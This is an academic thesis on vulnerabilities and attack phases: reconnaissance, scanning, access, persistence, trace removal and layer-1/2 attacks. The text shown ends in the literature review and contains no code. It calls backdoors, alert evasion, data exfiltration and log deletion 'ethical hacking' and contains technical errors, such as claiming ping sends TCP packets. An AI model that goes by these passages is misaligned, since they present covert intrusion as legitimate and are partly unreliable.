

DECLARATION

I hereby declare that this project is my own original research conducted between December 2022 and July 2023 intended to serve as part of the fulfillment of the requirements for the award of a Master's Degree of Science in Internet Systems, under the supervision of Lecturer **Dr. MUSABE Jean Bosco** from Kigali Independent University (ULK), Kigali Campus.

Derrick TOMANI

Date:/...../.....

Signature _____

APPROVAL

This is to certify that the Research Project Work entitled “Analysis of vulnerabilities and techniques of attacks of computer systems and networks” as a demonstration of importance for being able to find the vulnerabilities of the system and to know the different types of attacks that we suffer from and how to handle them. This Research was done by Derrick TOMANI who has a Roll number 201710127 in fulfilment of the requirement for the award of Master’s Degree of Science in Internet Systems of Kigali Independent University.

Supervisor: Dr. MUSABE Jean Bosco

Date: _____/_____/_____

Signature _____

DEDICATION

To:

Almighty God

My parents

My brothers, sisters and Classmates

My Wife

All who prayed for me

This Book is dedicated.

ACKNOWLEDGEMENTS

First and foremost, I am most grateful and also extend my lovely appreciation to the Almighty God, a bulwark never failing for his mercies endures forever, and by whom this project has been made possible.

I wish to extend my sincere appreciation to Kigali independent University and more especially the Department of Postgraduates Studies for providing me with the necessary knowledge and skills for the completion of my studies.

I acknowledge with gratitude the contribution of classmates who become second family

Great thanks to Prof, Dr. RWIGAMBA BALINDA for creating ULK and also the family members who was always on my sides.

My sincere thanks to Dr. MUSABE Jean Bosco for his gold heart and for guidance and supporting me through this research.

May God Bless you all!

TABLE OF CONTENTS

DECLARATION	i
APPROVAL	ii
DEDICATION	iii
ACKNOWLEDGEMENTS	iv
LIST OF FIGURES	vii
LIST OF TABLES	viii
LIST OF ABBREVIATIONS	ix
ABSTRACT.....	xii
CHAPTER I: GENERAL INTRODUCTION	1
1.1 INTRODUCTION	1
1.2 Background of the project.....	1
1.3 Statement of the problem	1
1.4 Objectives of the project	2
1.4.1 General objective.	2
1.4.2 Specific objectives	3
1.5 Research Questions	3
1.6. Scope of the project	3
1.6.1 Content scope.....	3
1.6.2 Geographical scope.....	3
1.6.3 Time scope	3
1.7. Methodology and techniques	3
1.8. Significance of the project	4
1.8.1 Personal interest	4
1.8.2 Institutional interest.....	4
1.9 Limitations of the project.....	4
1.10. Organization of the project	4
CHAPTER II: LITERATURE REVIEW	6
2.1 General terms classifications	6
2.1.1 Information systems security in General.....	6
2.1.2 The principles of information system security.....	6
2.1.3 Information system threats.....	6
2.1.4 Natural threats	7
2.1.6 Human threats	7

2.1.7 Vulnerabilities of information systems	7
2.2 Categories of vulnerabilities	8
2.2.1 Technological vulnerabilities	8
2.3.1 Configuration vulnerabilities	9
2.3.2 Vulnerability audit	10
2.4 MANAGEMENT OF VULNERABILITIES	12
2.4.1 Attacks of information systems.....	13
2.4.1.1 foot-printing	13
2.5 CATEGORIES OF ATTACKS	17
2.5.1 Network attacks.....	17
2.5.2 Application attacks.....	22
2.5.3. System attacks.....	23
CHAPTER III: SYSTEM ANALYSIS AND DESIGN.....	28
3.1 Introduction.....	28
3.2 Scoping	28
3.3 Research and Information Gathering	28
Vulnerability Assessment	29
Attack Technique Analysis	30
Risk Analysis	30
Countermeasure Recommendations.....	30
Reporting.....	30
CHAPTER IV: SYSTEM IMPLEMENTATION.....	32
4.1 Introduction.....	32
4.2 Vulnerability analysis	32
Sql Injection Vulnerability Assessment.....	32
SQL Injection Exploit	36
DOS / RDP attack	40
FORK BOMB	42
ARP Poisoning.....	44
CHAPTER V: CONCLUSION AND RECOMMENDATIONS	47
5.1 Conclusion	47
5.2 Recommendations.....	47
References.....	48

LIST OF FIGURES

Figure 1: demonstration of poor network infrastructure set up	28
Figure 2: attack of unprotected network infrastructure	29
Figure 3: attack of protected network infrastructure.....	31
Figure 4: crawling and scanning	32
Figure 5: selection of modules.....	33
Figure 6: vulnerabilities scan and results in category	34
Figure 7: detail of a vulnerability	34
Figure 8: manually vulnerability test	35
Figure 9: the gathering information about our target.....	36
Figure 10: list of databases found	37
Figure 11: list of tables found	37
Figure 12: list of fields in the user table	38
Figure 13: list of records into table	39
Figure 14: login with a user's account	39
Figure 15: finding the exploit ms12-020 and it uses.	40
Figure 16: configure and set the exploit.	40
Figure 17: launch of the exploit.....	41
Figure 18: blue screen on windows	41
Figure 19: creation of fork bomb.....	42
Figure 20: running of process before running our fork bomb.	43
Figure 21: system is compromised and its memory becomes low.	43
Figure 22: enabling routing.....	44
Figure 23: interception of victim machine.....	45
Figure 24: interception of traffic from victim's router	45
Figure 25: launching driftnet	45
Figure 26: receiving images from our target	46

LIST OF TABLES

Table 1: the vulnerabilities and their exploits	10
Table 2: comparison of vulnerability audit tools	11
Table 3: comparison of unawareness to countermeasures	27

LIST OF ABBREVIATIONS

AAA	: Authentication Authorization and Accounting
APT	: Advanced Persistent Threat
ARP	: Address Resolution Protocol
BGP	: Border Gateway Protocol
BPDU	: Bridge Protocol Data Unit
BSOD	: Blue Screen Of Death
CAM	: Content Addressable Memory
CAPTCHA	: Completely Automated Public Turing test to tell Computers and Humans Apart
CDP	: Cisco Discovery Protocol
CERT	: Computer Emergency Response Team
CME	: Common Malware Enumeration
CSRF = XSRF	: Cross-Site Request Forgery
CVE	: Common Vulnerability Enumeration
DAI	: Dynamic ARP Inspection
DDOS	: Distributed DOS
DHCP	: Dynamic Host Control Protocol
DNS	: Domain Name Server
DOS	: Deny Of Service
DTP	: Dynamic Trunking Protocol
EAP	: Extensible Authentication Protocol
EIGRP	: Enhanced Interior Gateway Protocol
FreeBSD	: Free Berkeley Software Distribution
FTP	: File Transfer Protocol

HTML	: HyperText Markup Language
HTTP	: HyperText Transfer Protocol
ICMP	: Internet Control Message Protocol
IEC	: International Electro technical Commission
IIS	: Internet Information Services
IP	: Internet Protocol
IPSec	: IP Secure
ISO	: International Organization for Standardization
LAN	: Local Area Network
LFI	: Local File Inclusion
LLDP	: Link Layer Discovery Protocol
MAC	: Media Access Control
MBSA	: Microsoft Baseline Security Analyser
MD5	: Digest Message 5
MITM	: Man In The Middle
NIST	: National Institute Standards and Technology
OpenBSD	: Open Berkeley Software Distribution
OpenSCAP	: Open SCAP
OpenVAS	: Open Vulnerability Assessment System
OS	: Operating System
OSPF	: Open Shortest Path First
PAM	: Pluggable Authentication Modules
PEAP	: Protected EAP
PGP	: Pretty Good Privacy
PHP	: PHP Hypertext Preprocessor

RDP	: Remote Desktop Protocol
RFI	: Remote File Inclusion
RIP	: Routing Information Protocol
RJ45	: Registered Jack 45
SCAP	: Security Content Automation Protocol
SHA	: Secure Hash Algorithm
SMTP	: Simple Mail Transfer Protocol
SNMP	: Simple Network Management Protocol
SQL	: Structured Query Language
SSH	: Secure Shell
STP	: Spanning Tree Protocol
TCP	: Transmission Control Protocol
TLS	: Transport Layer Security
UDP	: User Datagram Protocol
URL	: Uniform Resource Locator
UTP	: Unshielded Twisted Pair
VLAN	: Virtual LAN
VTP	: VLAN Trunking Protocol
WIFI	: Wireless Fidelity
XSS	: Cross-site scripting

ABSTRACT

Faced with the exponential growth of data, their security has become a major issue for businesses and individuals. This has led to new professions such as computer security experts, security engineers, cyber security experts and information security analysts. Interested by these new professions, I did my thesis which is "Analysis of vulnerabilities and techniques of attacks of computer systems and networks" to show the importance of being able to find the vulnerabilities of its system and to know the different types of attacks that we suffer from, and also how you can be able to avoid those kinds of attacks.

KEYWORDS: Vulnerability analysis; Network and computer attacks demonstration; network security and computer security.

CHAPTER I: GENERAL INTRODUCTION

1.1 INTRODUCTION

Now-a-days, cyber-attacks have been increased and the strategy of detecting them also have been improved. Most of the attacks around the world are the same and the technics to prevent them are also common, the Cyber security specialist perform the prevention and intrusion detection by establishing the appropriate hardware like firewalls and the tools. It is therefore necessary to ensure its security permanently, and especially in conditions of attack, spying or failure. To ensure the security of an information system, it will be necessary to be able to detect its vulnerabilities through numerous attacks or intrusion tests that can be done on it.

My dissertation "Analysis of Vulnerability and Techniques of attacks of computer systems and Networks" relates precisely to the vulnerabilities and the techniques of attacks.

To better structure of my study, I will first give a general description of what is the security of information systems, then talk about the vulnerabilities, then study the different types of attacks and finally I will finish with some practice to show how to do a vulnerability scan and perform some attacks[1].

My innovation with my study is to remind the techniques that can be used to protect ourselves from any cyber-attacks such as using strong passwords, keeping up our software up-to-date, being carefully about any phishing links and attachments. But my future work is to build a software which will detect a new running software to the system where the users will inspect it if there no binded malicious thing as backdoor, malware, etc.

1.2 Background of the project

The Largest number of institutions have recognized that the cyber-attacks are now main issues of technology that why they always secure their data and essentials assets with it, Information security and system security is based on Confidentiality, integrity and availability (CIA), Confidentiality is necessary to ensure that only those to whom the information is destined can access it. Any other access must be prevented; the integrity of the information refers to the data sent by the sender must be exactly those received by the recipient. They must not be altered, accidentally, illicitly or maliciously altered when transmitted; and the Availability means the system must be accessible by authorized persons during the planned use periods and with the expected response time[2].

1.3 Statement of the problem

The analysis of vulnerabilities and technics of attacks of computer and network revolves around understanding the vulnerabilities present in computer systems and networks and studying the techniques used by attackers to exploit these vulnerabilities[3]. Dispute these issues which facing

computer systems and networks our main objective is to conduct a comprehensive investigation into the weaknesses that can be exploited to compromise the security of computer systems and networks.

1.4 Objectives of the project

The aim of this project generally is to remind the security against common hardware attacks and network attacks and achieve the following goals.

Identify Vulnerabilities: Analyse various computer systems and networks to identify potential vulnerabilities that could be exploited by malicious actors. These vulnerabilities could be related to software, hardware, configuration, or human factors.

Explore Attack Techniques: Investigate the different techniques employed by attackers to compromise computer systems and networks. This includes studying various attack vectors such as malware, social engineering, denial-of-service attacks, etc.

Assess Impact: Evaluate the potential impact of successful attacks on computer systems and networks. This involves understanding the consequences of security breaches in terms of data theft, financial losses, business disruption, and reputational damage.

Propose Mitigation Strategies: Based on the identified vulnerabilities and attack techniques, propose effective mitigation strategies to enhance the security of computer systems and networks. These strategies may include implementing security patches, employing intrusion detection systems, training employees on security best practices, and more.

Analyze Emerging Threats: Consider the evolving landscape of cyber threats and assess emerging attack techniques and trends. This involves staying updated with the latest attack methods and vulnerabilities that might arise in new technologies and services[4].

1.4.1 General objective.

General objective is to examine and understand the vulnerabilities present in computer systems and networks, as well as the various techniques that attackers use to compromise the security of these systems. The study aims to provide insights into the potential risks and threats that modern computer systems and networks face, contributing to the overall field of cybersecurity. [5].

1.4.2 Specific objectives

The specific objective is to identify the most common vulnerabilities and attack vectors prevalent in modern computing environments.

- i. To identify, quantify, and prioritize vulnerabilities in computer systems, networks, and applications.
- ii. To attack methods that can compromise our systems like MITM attacks, injection, Trojan horses, exploits and XSS attacks
- iii. To identify human factors in Cybersecurity, refer to the situations when the human error results in a successful data or security breach.

1.5 Research Questions

- i. How effective are existing vulnerability assessment tools and techniques in identifying potential weaknesses in computer systems and networks?
- ii. How do attackers exploit known vulnerabilities to launch successful attacks on computer systems and networks?
- iii. How human being can be involved in cyber-attacks of network and system?

1.6. Scope of the project

1.6.1 Content scope

The aim objective of this project is to make overview of insecurity available in IT related field, and some of the issues are caused by the users of the systems and cause some problems into daily works. In addition, how we can be able to handle them.

1.6.2 Geographical scope

My research was conducted to different institutions which are Loyal trust Company, APTC and MISIC where I analysed the network infrastructure and computer systems vulnerabilities.

1.6.3 Time scope

The research about my project will be conducted from 2019-2023 while I will consult different library, online books and visiting some companies to observe the IT infrastructure how they manager them in terms of security.

1.7. Methodology and techniques

To achieve the objectives, the following methods and research techniques I used an observation technic and data collection technic by passing in LTC Ltd, APTC and MISIC and I saw that some of end users don't even have passwords into their systems. and I did an interview with the one who is in charge of IT how they help users to avoid some leakage to the attackers into their organization,

I also did the penetration testing to their system and network to realize the vulnerabilities available to institution.

1.8. Significance of the project

1.8.1 Personal interest

This project helped me to interact with different IT specialist where I planned to visit and exchanges different ideas related to cyber security and also, I will have a chance to explain them about my project where I can propose to be advisor or consult in cyber security field.

1.8.2 Institutional interest

This study will help institutions to be aware and reminded them that they have to avoid cyber-attacks by set up the strong IT infrastructure and provide guidelines of the users of systems.

1.8.3 Public interest

While data have been breached, it's a failure to the company and also information of different type will be exposed like credentials of the clients, contact of personnel information. With this project it's remind the companies especially IT officers to fight against cyber-attacks and clients will benefit of it.

1.9 Limitations of the project

Generally, while we do any project, we always face some limitation. As on my side, limited data access has been an issue to the first company where I focused to conduct my research and finally, I changed direction. Also, the appointment to leaders has been a problem while they used to chance time table of meeting, but by the end I achieved my target.

1.10. Organization of the project

The project is divided into four Chapters:

- The first Chapter presents the general introduction, problem statement, Objectives of project methodology and techniques, significance of the project, Limitation of the project: the first chapter provides an overview of the research topic, its importance, and the objectives of the study.
- The second Chapter provides literature review: Surveys the existing literature on vulnerability analysis and cyberattack techniques.
- The third is a system analysis and design: Explores common vulnerabilities found in computer systems and networks, providing detailed analysis and examples.

- The fourth Chapter is a system implementation: In the fourth chapter I did the demonstrations of some vulnerabilities and Proposes strategies and countermeasures to enhance cybersecurity and mitigate the risks associated with vulnerabilities and attacks.
- The fifth chapter are conclusion and recommendation: I mentioned strategies and countermeasures to enhance cybersecurity and mitigate the risks associated with vulnerabilities and attacks.

CHAPTER II: LITERATURE REVIEW

2.1 General terms classifications

2.1.1 Information systems security in General

Information systems security, is the set of technical, organizational, legal and human means necessary to put in place, means to prevent the unauthorized use, modification or fraud of the information system. Security generally involves the deployment of technical means, but also and above all, prevention solutions, which must absolutely take into account the training and awareness of all actors in the system. Rules and good practices must be put in place to avoid creating a human breach. The information system is an essential asset of the organization, which should be protected. Computer security is about ensuring that an organization's hardware or software resources are only used in the intended environment[7].

2.1.2 The principles of information system security

The security of information systems follows the following principles:

Integrity: the data sent by the sender must be exactly those received by the recipient. They must not be altered, accidentally, illicitly or maliciously altered when transmitted

Confidentiality: to ensure that only those to whom the information is destined can access it. Any other access must be prevented

Availability: the system must be accessible to authorized persons during the planned use periods and with the expected response time

Authentication: consisting of identifying users and ensuring that only authorized ones have access to resources[8].

2.1.3 Information system threats

Information system threats can have a significant impact on computer systems and networks, potentially leading to disruptions, data breaches, financial losses, and reputational damage. These threats can affect computer systems and networks in various ways, compromising their confidentiality, integrity, and availability. Understanding these information system threats and their potential impacts is crucial for organizations to develop effective cybersecurity strategies, implement security controls, and respond to incidents promptly to minimize harm and protect their computer systems and networks. In IT, a threat is a potential cause of an incident, which can result in system or organization damage (defined according to the ISO / IEC 27000 information system security standard).

2.1.4 Natural threats

Natural threats, including disasters and environmental factors, can significantly impact computer systems and networks. These threats can disrupt operations, damage infrastructure, and lead to data loss if organizations are not adequately prepared. To mitigate the impact of natural threats on computer systems and networks, organizations should implement disaster recovery and business continuity plans. These plans include strategies for data backup and recovery, offsite data storage, redundant hardware, and remote access solutions. Regular testing and drills of disaster recovery plans are essential to ensure that systems and networks can be quickly restored in the event of a natural disaster. Additionally, physical infrastructure should be designed to withstand environmental threats when feasible, and monitoring systems can provide early warnings of impending disasters. A natural threat is a threat from nature. Example: floods, earthquakes, etc...

2.1.5 Physical threats

Physical threats can pose significant risks to computer systems and networks by causing damage to hardware, disrupting operations, and potentially leading to data loss or breaches. These threats often result from environmental factors, accidents, or deliberate actions. These measures can help organizations safeguard their computer systems and networks from physical threats and minimize the potential impact of incidents when they occur. They may be of accidental, natural or criminal origin. These include natural disasters, hardware failures, and fire or power cuts.

2.1.6 Human threats

Human threats, often referred to as insider threats, can significantly affect computer systems and networks. These threats originate from individuals with authorized access to an organization's systems and data, including employees, contractors, or business partners. Human threats can result from intentional or unintentional actions and can lead to data breaches, security incidents, and operational disruptions. Effective security awareness, continuous monitoring, and a proactive approach to managing human threats can help organizations protect their computer systems and networks from insider risks. These threats are directly associated with human error, whether in the design of an information system or in the way it is used. Thus, they can be the result of a design or configuration error as a lack of awareness of users face the risk associated with the use of a computer system[9].

2.1.7 Vulnerabilities of information systems

The term "vulnerability" defines any flaws in your computer system that can be exploited by threats for malicious purposes. A vulnerability or flaw is a weakness in a computer system that allows an

attacker to compromise the integrity of that system, that is, its normal operation, the confidentiality, or the integrity of the data that it contains. These vulnerabilities are the result of weaknesses in the design, implementation, or use of a hardware or software component of the system, but they are often software anomalies related to programming errors or bad practices. Once vulnerabilities are identified, it's essential to prioritize and remediate them based on their severity and potential impact on the organization's security. Establishing a robust vulnerability management program helps ensure that vulnerabilities are systematically addressed, reducing the risk of exploitation by malicious actors. Finding vulnerabilities in information systems within computer systems and networks is a critical part of proactive cybersecurity. Identifying and addressing vulnerabilities helps organizations mitigate potential threats and protect their data and assets[10].

2.2 Categories of vulnerabilities

Vulnerabilities in computer systems and networks can be categorized in various ways based on their nature, origin, or impact. Each of these vulnerability categories presents unique challenges and risks, and organizations should adopt a comprehensive approach to identify, assess, and mitigate vulnerabilities across all aspects of their computer systems and networks. Regular vulnerability assessments, penetration testing, and adherence to best practices are essential to maintaining a robust cybersecurity posture.

2.2.1 Technological vulnerabilities

To mitigate technological vulnerabilities, organizations should regularly update and patch software and hardware components, conduct vulnerability assessments and penetration testing, and follow best practices for configuring and securing their technology infrastructure. Additionally, implementing robust access controls, network segmentation, and intrusion detection systems can help protect against potential threats stemming from these vulnerabilities. Computer and network technologies have natural security weaknesses. These include weaknesses in the TCP / IP protocol, operating system, and network equipment.

Network Security weaknesses

Network security weaknesses in computer systems and networks represent vulnerabilities or areas of concern that can be exploited by attackers to compromise the security, integrity, or availability of networked resources and data. Identifying and addressing these weaknesses is crucial to maintaining a strong network security posture. Addressing these network security weaknesses requires a combination of technical solutions, policies, and user awareness. Regular security assessments, vulnerability scanning, and continuous monitoring are essential for identifying and mitigating network security vulnerabilities effectively.

Addressing these network security weaknesses requires a combination of technical solutions, policies, and user awareness. Regular security assessments, vulnerability scanning, and continuous monitoring are essential for identifying and mitigating network security vulnerabilities effectively. Some are TCP / IP protocol vulnerability and the HTTP, FTP and ICMP protocols are naturally insecure.

Vulnerability of operating systems

Operating systems (OS) are critical components of computer systems and networks, and they can be susceptible to various vulnerabilities. These vulnerabilities may arise from flaws in the OS code, misconfigurations, or the presence of outdated software. To mitigate vulnerabilities in operating systems, organizations should follow security best practices, such as regular patch management, hardening OS configurations, and implementing strong authentication and access controls. Additionally, security assessments, vulnerability scanning, and proactive monitoring are essential for identifying and addressing OS vulnerabilities promptly. The vulnerabilities of the operating system come from misconfiguration of the users where they set it up as default and lack of or not following proper security policies and procedures. With this weakness, the hackers exploit these vulnerabilities to gain access.

Vulnerability of network equipment

Network equipment, including routers, switches, firewalls, and other devices, can be susceptible to various vulnerabilities that can compromise the security and functionality of computer systems and networks. These vulnerabilities may result from flaws in the device's firmware, misconfigurations, or inadequate security practices. To mitigate vulnerabilities in network equipment, organizations should establish a comprehensive network security strategy that includes regular firmware updates, strong authentication and access controls, periodic security audits, and continuous monitoring for suspicious activity. Additionally, organizations should stay informed about security advisories and apply patches promptly to address known vulnerabilities. Different types of network equipment, such as routers, firewalls and switches, have security weaknesses that need to be detected and protected. These weaknesses are related to password protection, lack of authentication, router protocols, and firewalls[4].

2.3.1 Configuration vulnerabilities

Configuration vulnerabilities in computer systems and networks refer to security weaknesses that result from improper or insecure configurations of hardware, software, and network components. These vulnerabilities can expose systems and networks to various risks, including unauthorized access, data breaches, and service disruptions. Mitigating configuration vulnerabilities requires a

proactive approach to system and network management. Regular security assessments, configuration audits, and adherence to best practices are essential to identifying and addressing these vulnerabilities effectively. Additionally, staying informed about security advisories and industry standards is crucial for maintaining a secure configuration. Network administrators and system engineers need to learn what configuration weaknesses are and compensate for them by properly configuring their IT equipment and network hardware

Table 1: The Vulnerabilities and Their Exploits[11].

Weakness	Exploitation
Unpatched software	Failing to apply software updates and security patches promptly leaves systems vulnerable to known exploits. Attackers target these vulnerabilities to gain unauthorized access or deploy malware.
Social engineering	Attackers manipulate human psychology and emotions to trick individuals into divulging confidential information or performing actions that compromise security, such as clicking on malicious links or downloading malware.
Lack of employee awareness	Employees who are not trained in cyber Security may unknowingly click on malicious links, open infected email attachments, or fall victim to other social engineering tactics.
SQL injection	Attackers inject malicious SQL code into web forms or URLs, exploiting poor input validation to manipulate databases and extract sensitive information.
Insecure Internet of Things (IoT) devices	Many IoT devices lack proper security measures, making them susceptible to exploitation by attackers to gain access to networks or conduct DDoS attacks.

2.3.2 Vulnerability audit

Vulnerability audits are designed to measure the level of security of a defined system or perimeter, to accurately identify security vulnerabilities and weaknesses in security mechanisms, and to define the degree of risk exposure. And external threats and implement a remediation plan with corrective actions. A vulnerability audit in computer systems, often referred to as a vulnerability assessment or vulnerability scan, is a systematic process of identifying, assessing, and prioritizing security vulnerabilities within an organization's computer systems, networks, and infrastructure. The

primary goal of a vulnerability audit is to proactively identify weaknesses in the IT environment that could be exploited by attackers.

A vulnerability audit is a critical component of an organization's cybersecurity strategy, helping to identify and mitigate security risks before they can be exploited by malicious actors. It should be conducted regularly to keep pace with evolving threats and changes in the IT environment. Additionally, organizations may choose to perform penetration testing, which involves simulating real-world attacks to assess the effectiveness of security measures[12].

Table 2: Comparison of vulnerability audit tools

TOOL	ADVANTAGES	DISADVANTAGES
NESSUS	<ul style="list-style-type: none"> • Extremely accurate analysis; • A low rate of false positives; • Capabilities and functions of complete analyzes; • Support for hundreds of thousands of systems; • Easy deployment and maintenance • Low administration and operating costs. 	<ul style="list-style-type: none"> • limited number of scans for personal use (16 IP scan)
VEGA	<ul style="list-style-type: none"> • Open source • Multiplatform • Easy remote access • Centralized reporting • Patch Management 	<ul style="list-style-type: none"> • Non-technical scans report • Only one user can connect to it at a time
METASPLOIT	<ul style="list-style-type: none"> • Comprehensive Framework • Cross-platform Support • Open Source 	<ul style="list-style-type: none"> • Detection by Security Solutions • Complexity • Limited Zero-day Exploits

NMAP	<ul style="list-style-type: none"> • Multiplatform • Speed and Efficiency • Open source 	<ul style="list-style-type: none"> • False Positives/Negatives • Lack of Real-time Data
Burp Suite	<ul style="list-style-type: none"> • Comprehensive Web Testing • User-Friendly Interface • Detailed Reporting 	<ul style="list-style-type: none"> • Detection by Security Systems • Cost
LANguard	<ul style="list-style-type: none"> • Automatic Patch Management • Reporting and Analytics • Integration with Other Tools 	<ul style="list-style-type: none"> • Detection by Security Solutions • Limited Platform Support • Cost

2.4 MANAGEMENT OF VULNERABILITIES

Vulnerability management is the processes and technologies that an organization employs to identify, assess, and remediate IT vulnerabilities — weaknesses or exposures in IT assets or processes that may lead to a business risk or security risk. The management of vulnerabilities in computer systems and networks is a crucial aspect of cybersecurity. Effectively managing vulnerabilities involves a combination of processes, tools, and strategies aimed at identifying, assessing, prioritizing, and mitigating security weaknesses to reduce the risk of exploitation by malicious actors. Effective vulnerability management is an ongoing process that requires a proactive and systematic approach to identify, assess, and mitigate security weaknesses continually. By implementing these practices, organizations can significantly reduce their exposure to security risks and enhance their overall cybersecurity posture.

Vulnerability Identification

- Regularly scan systems, applications, and networks for vulnerabilities using automated tools like vulnerability scanners.
- Stay updated with security advisories from software vendors, security organizations, and threat intelligence sources.

Vulnerability Assessment

- Evaluate the impact and potential risks associated with each vulnerability. Consider factors like the asset's value, the likelihood of exploitation, and potential consequences.

- Classify vulnerabilities based on their severity, criticality, and potential impact

Prioritization

- Prioritize vulnerabilities based on risk and potential impact. Focus on vulnerabilities that are more likely to be exploited and have higher potential consequences.

Mitigation

- Implement appropriate mitigation measures for each vulnerability. This can include applying patches, configuration changes, or security controls to reduce the risk of exploitation.
- If a patch is not available or feasible, consider implementing compensating controls to mitigate the risk.

Patch Management

- Keep software and systems up to date by regularly applying security patches provided by vendors.
- Establish a patch management process that includes testing patches in a controlled environment before deploying them in production[13].

2.4.1 Attacks of information systems

Attacks on information systems are deliberate actions aimed at compromising the confidentiality, integrity, or availability of digital information and the systems that process, store, or transmit it. These attacks can take various forms and include activities like unauthorized access, data theft, data manipulation, denial of service, and more. They pose significant threats to the security and functionality of computer networks, software applications, and electronic data. Countermeasures, such as firewalls, encryption, access controls, and security best practices, are implemented to safeguard information systems against these threats.

2.4.1.1 foot-printing

Foot printing is the technique of collecting information on computer systems and all the entities to which they are attached. Recognition is for the hacker to gather as much information as possible about his target. This is said to be active when the hacker enters into direct interaction with the target (sends emails requesting information, phone calls, friend request on Facebook, chat on WhatsApp, etc.) or passive if he uses the dedicated tools. To perform Foot printing tasks, tools such as:

Ping: to test the reachability of a host on the network

nslookup: it is a tool available in almost all operating systems, allows queries for the domain name system (DNS) for the domain name or the mapping of the IP address or other specific information of the DNS record

traceroute: it is a diagnostic tool for the display of the route (path) and the measurement of the delay of the packets through an IP traffic;

maltego: this is a platform that automates some research, whether on people, businesses, administrative entities or different web services. With Maltego, you can have information such as: domain names, whois information, architecture of the entire network, IP address of a target, e-mail addresses associated with a person's name, sites web associated with a person's name, phone number associated with a person's name, companies and organizations associated with a person's name, blogs for specific tags and phrases, file metadata from domains targets[14].

2.4.1.2 The enumeration or scanning phase

The enumeration or scanning phase in the context of network security refers to the systematic process of gathering information about a target network, its devices, services, and vulnerabilities.

This phase is typically an early step in a network penetration test or a hacker's reconnaissance activities. During enumeration or scanning, various techniques, tools, and methods are used to identify and catalog potential targets for further exploitation. The goal is to create a comprehensive map of the network's assets and potential entry points for security assessment or attack.

Once the target is identified, the next step is to identify a weak link that allows the attackers to infiltrate. Some even infect well-known sites (unbeknownst to owners) to fish for information. On the basis of these, the hacker explores the network by performing a scan for flaws. If the target uses a specific model of phone, web browser, or operating system, the hacker will update to see the latest flaws in those components.

To carry out the scanning, we use tools such as:

ping: that works by sending TCP packets to a destination port and then signalling the packets it receives back. Received packets can reveal a fairly clear picture of firewall access commands through blocked, discarded or dropped packets

Nmap: which is an open-source network exploration and security audit tool, used to scan large networks but also works for a single target. For this purpose, it uses raw IP packets to determine: active hosts on the network, services (application name and version), operating systems and their versions, types of filter devices

Advanced ip scanner: is a free and reliable network analyzer for LAN analysis. The program scans all network devices, gives you access to shared folders and FTP servers, provides remote control of computers (via RDP and Radmin), and can even shut down computers remotely. Easy to use, it runs as a portable edition [15].

2.4.1.3 The phase of entry into the system

At this level, the hacker after gathering all the necessary information, uses the vulnerabilities of the system analysed to access it. Being free to circulate on the network, the attackers can have access to the systems holding the most sensitive data of the organization which they can thus extract at leisure. But besides stealing private data, they can also change or delete files on compromised systems[2].

2.4.1.4 The phase of maintaining access

The hacker maintains control over the compromised system or account so that it stays there as long as possible. Sometimes other hackers try to take control of an already compromised target. In this case, the first comer ensures to keep his "right of ownership"

There are some key aspects of maintaining access which are:

Rootkit Installation: Rootkits are particularly stealthy types of malwares that are designed to hide their presence on the compromised system. They can be used to maintain access and control while evading detection by security tools and administrators.

Backdoors: Ethical hackers often install backdoors or persistent access mechanisms on the compromised system. Backdoors are pieces of malicious code or configurations that allow the hacker to re-enter the system even if the initial point of entry is discovered and closed. These backdoors can take the form of Trojans, rootkits, or other malware.

Monitoring and Alert Evasion: To avoid triggering alarms or suspicion, ethical hackers need to monitor system logs and security alerts. They may modify or delete logs, disable security software, or take other measures to prevent detection.

Regular Maintenance: Maintaining access is an ongoing process. Ethical hackers need to regularly check the compromised system, update their tools and backdoors, and adapt to any changes made by the target organization to improve security.

Privilege Escalation: After gaining initial access, the ethical hacker may have limited privileges on the compromised system. To maintain access, they may need to escalate their privileges to gain

greater control over the system. This can involve exploiting vulnerabilities or misconfigurations to gain administrative or root access.

Traffic and Communication: To avoid detection, ethical hackers may establish covert communication channels with the compromised system. This can involve tunnelling traffic through legitimate channels, using encryption, or disguising the communication to appear as normal network traffic.

Exfiltration of Data: While maintaining access, ethical hackers may also exfiltrate sensitive data from the target system. This is often part of the reconnaissance and data collection phase, but maintaining access allows them to continue extracting data over time[10].

2.4.1.5 The phase of removal the traces

The hacker covers his tracks to avoid suspicions of compromise system. While maintaining access to the target, it erases any trace that can be imputed directly. It is best to use a buffer server between the connection machine and the target server. Each log file must be modified to clear the traces

Here are some key steps and considerations for the phase of removing traces:

Document Your Actions: Before you start removing traces, make sure you have documented all your actions, findings, and changes made to the target system. This documentation is crucial for reporting and analysis later.

Clean-up Log Files: Most computer systems maintain log files that record user activities, login attempts, and system events. As an ethical hacker, you should remove or alter these log files to remove any evidence of your presence. Be careful when doing this, as some systems have log integrity checks that can alert administrators if logs are tampered with.

Reverse Exploits and Changes: If you've exploited vulnerabilities or made changes to the system during your testing, it's important to reverse those changes or vulnerabilities as part of the clean-up process. This ensures that the system is left in the same state as it was before the assessment.

Delete Temporary Files: Delete any temporary files, scripts, or tools you may have used during the assessment. This includes any files you may have uploaded to the target system.

Clear Command History: If you've used command-line tools, make sure to clear the command history on the target system. This prevents someone from seeing the commands you've executed.

Remove Backdoors: If you've installed backdoors or persistence mechanisms, ensure they are removed entirely. Failure to do so could leave the system vulnerable even after your assessment is complete.

Close Open Sessions: If you've established remote sessions on the target system, make sure to log out and terminate those sessions properly.

Secure Any Credentials: If you've obtained credentials during the assessment, it's essential to handle them securely. If you no longer need them, they should be securely deleted or stored in a highly secure manner.

Check for Anomalies: After you've completed your clean-up, perform some checks to ensure that the system is functioning normally and that no unintended side effects have occurred due to your actions.

Final Documentation: Once all traces are removed and you're confident that the system is back to its original state, update your documentation to reflect the clean-up process[3].

2.5 CATEGORIES OF ATTACKS

2.5.1 Network attacks

2.5.1.1 Layer 1 attacks

The types of access to the network are by nature dependent on the media used. Whatever the latter (optical fiber, UTP cable, radio interface) it is essential to strictly limit access to duly authorized personnel.

The attacks that could be made at layer 1 is to connect to the network through an RJ45 socket or a WIFI to access the information system fraudulently.

As countermeasures for the case of a wired network, it suffices simply not to connect the wall socket to the network equipment or to administratively close the ports that are not connected to a computer and for a WIFI network to separate the network of visitors to the corporate network[16].

2.5.1.2 Layer 2 attacks

MAC Flooding

The switch has a CAM table in which are registered couples address MAC address.

This well-known attack is to flood the CAM table of the switch by sending several thousand entries.

The switch, for couples he does not know copies their traffic on all its ports instead of sending it to the ports concerned. However, although it is simple to carry out thanks to a small tool named macof,

the switch under attack sees its performances deteriorate considerably to the point that connected computers have the greatest difficulty to place their frames on the network.

